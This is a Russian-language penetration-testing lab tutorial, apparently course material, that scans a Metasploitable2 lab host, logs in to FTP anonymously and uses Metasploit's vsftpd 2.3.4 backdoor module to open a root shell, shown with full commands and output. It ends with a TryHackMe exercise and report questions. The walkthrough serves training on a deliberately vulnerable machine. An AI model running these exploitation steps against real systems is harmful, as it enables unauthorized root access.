Начнем с первого открытого порта это 21 порт. Порт tcp, и его использует ftp-сервер, а именно vsFTPD:


```
(root@kali)-[~/target]
# cat metasploitable2.nmap
# Nmap 7.93 scan initiated Mon Oct 17 11:28:06 2022 as: nmap -v -p- -A -oA metasploitable2 10.0
.100.5
Nmap scan report for 10.0.100.5
Host is up (0.00045s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.100.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu804-base,localdomain/organizationName=OCOSA/stateOrProvin
```


Будучи пентестером, Вам необходимо исследовать все открытые порты и сервисы для успешного взлома.

Для начала подключиться к этому порту, и посмотреть, какую информацию можно получить.


Перейдем в инструмент Metasploit, открыв еще одну вкладку терминала. Так как это ftp-сервис, то попробуем подключиться к нему с помощью ftp-клиента.

Для этого в терминале пишем «**ftp <ip-адрес>**»:

A terminal window with two tabs: 'root@kali: ~/target' and 'root@kali: ~'. The active tab shows a command prompt '(root@kali)-[~]' where the user has entered 'ftp 10.0.100.5'. The output shows 'Connected to 10.0.100.5.', '220 (vsFTPd 2.3.4)', and 'Name (10.0.100.5:kali):' with a cursor waiting for input.

```
(root@kali)-[~]
# ftp 10.0.100.5
Connected to 10.0.100.5.
220 (vsFTPd 2.3.4)
Name (10.0.100.5:kali):
```

Название и версия ftp – это «vsFTPd 2.3.4». После установки и ввода команды нужно авторизироваться, указав имя пользователя, и в некоторых случаях ftp-сервис принимает имя пользователя «anonymous», т.е ftp настроен таким образом, чтобы принимать имя пользователя «anonymous» с любым паролем. Давайте проверим, сработает ли такой вариант:

A terminal window showing the continuation of the ftp session. The user has entered 'anonymous' as the name. The output shows '331 Please specify the password.', 'Password:', '230 Login successful.', 'Remote system type is UNIX.', and 'Using binary mode to transfer files.' The prompt is now 'ftp>'.

```
(root@kali)-[~]
# ftp 10.0.100.5
Connected to 10.0.100.5.
220 (vsFTPd 2.3.4)
Name (10.0.100.5:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Отлично. Все сработало корректно, и теперь вы авторизованы.

Дальнейшая задача состоит в том, чтобы найти какую-либо полезную информацию, файлы или директории на этом ftp-сервере, которые можно использовать для получения преимущества

Чтобы узнать какие команды можно использовать, нужно ввести знак вопроса «?»:

```
ftp> ?
Commands may be abbreviated.  Commands are:

!                edit                lpage            nlist            rcvbuf           struct
$                epsv                lpwd             nmap             recv            sunique
account          epsv4             ls              ntrans          reget           system
append          epsv6            macdef           open            remopts        tenex
ascii           exit             mdelete         page            rename         throttle
bell            features         mdir            passive        reset          trace
binary          fget            mget            pdir           restart        type
bye             form            mkdir           pls            rhelp          umask
case            ftp             mls             pmlsd          rmdir          unset
cd              gate            mlsd            preserve        rstatus        usage
cdup            get             mlst            progress        runique        user
chmod           glob            mode            prompt          send           verbose
close           hash            modtime         proxy           sendport       xferbuf
cr              help            more            put             set            ?
debug           idle            mput            pwd             site
delete          image           mreget          quit            size
dir             lcd             msend           quote           sndbuf
disconnect      less            newer           rate            status
ftp>
```

Обратите внимание, что некоторые из этих команд уже известны. К примеру команда «ls» отображает содержимое директорий:


```
ftp> ls
229 Entering Extended Passive Mode (|||31919|).
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Похоже, что здесь ничего нет. Чтобы завершить соединение с ftp-сервером нужно выполнить команду «bye» или «exit»:


Теперь перейдем на вкладку с **nmap**. Мы получили большое количество информации относительно ftp-сервера и мы можем выявить его недостатки. Скопируем версию сервиса, для того, чтобы узнать его уязвимости:

```
(root@kali)-[~/target]
# cat metasploitable2.nmap
# Nmap 7.93 scan initiated Mon Oct 17 11:28:06 2022 as: nmap -v -p- -A -oA metasploitable2 10.0.100.5
Nmap scan report for 10.0.100.5
Host is up (0.00045s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.100.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvin
```


Переходим в браузер и пытаемся найти эксплойт для взлома ftp-сервера:



Похоже нам повезло, и мы сможем найти эксплойт для проникновения в систему. Более актуальная информация по текущему эксплойту будет находиться на официальном сайте разработчиков Metasploit. Это сайт Rapid7:



Нам очень повезло, и мы нашли уязвимость, которая позволяет попасть в систему, после исследования самого первого сервиса. Внизу страницы находится пример с данным эксплойтом:



Переходим в Metasploit с помощью команды **msfconsole** и ищем эксплойт **use exploit/unix/ftp/vsftpd_234_backdoor**

```
(root@kali)-[~]
# msfconsole

IIIIII  dTb.dTb
II      4'  v  'B
II      6'    .P
II      'T; . ;P'
II      'T; ;P'
II      'YvP'
IIIIII

I love shells --egypt

Home:

      =[ metasploit v6.2.20-dev ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Обратите внимание, что команда «**info**» отображает больше информации о модуле:


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
Id  Name
--  --
0   Automatic

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
--      -
RHOSTS    yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21              The target port (TCP)
```

С помощью команды «**info**» можно точно определить правильный ли модуль. После сверки информации видно корректное отображение параметров.

Далее нужно ввести команду «**show options**», чтобы откорректировать параметры для запуска эксплойта:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21              The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Теперь нужно указать ip-адрес цели. **10.0.X.5**. Команда «**set rhosts 10.0.X.5**»:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.100.5
rhosts => 10.0.100.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Также в Metasploit можно проверить вероятность работы некоторых эксплойтов с помощью команды «**check**», не обязательно запускать эксплойт, рискуя сломать сервис или рискуя тем, что эксплойт не сработает.

Проверим есть ли она здесь:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > check
[-] This module does not support check.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Видим, что данный модуль не поддерживается. Ничего не остается, кроме как запустить эксплойт. Это можно сделать с помощью команд «**run**» или «**exploit**»:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.100.5:21 - The port used by the backdoor bind listener is already open
[+] 10.0.100.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.100.4:46511 → 10.0.100.5:6200) at 2022-10-17 12:18:51
-0400
█
```

Эксплойт успешно работает, сессия с машиной установлена. шелл жертвы подключен. Выполним команду «**id**», и мы авторизованы как рут-пользователь:

```
id
uid=0(root) gid=0(root)
█
```

Можно еще раз проверить права, с помощью команды «**whoami**»:

```
whoami
root
█
```

Можно также проверить, в какой директории мы находимся, с помощью команды «**pwd**»:

```
pwd
/
```

Для того, чтобы завершить работу, нужно выполнить команду «**exit**»:

```
[*] 10.0.100.5 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Поздравляю, вы взломали самый первый сервис.

Рассмотрим ситуацию, приближенную к реальности, и у нас нет рут-прав. Крайне редко можно получить рут-права при первой же атаке на ip-адрес. Это практически невозможно. Далее будем исследовать другие сервисы и постараться их взломать.

Пройдите комнату Metasploit: Introduction на [tryhackme.com](https://tryhackme.com/room/metasploitintro)

<https://tryhackme.com/room/metasploitintro>

В отчёте о выполненной работе необходимо указать:

- Описание модулей **metasploit**.
- Опишите переменные в модуле **exploit/unix/ftp/vsftpd_234_backdoor**.
- Перечень и описание основных команд FTP (5 - 10 шт)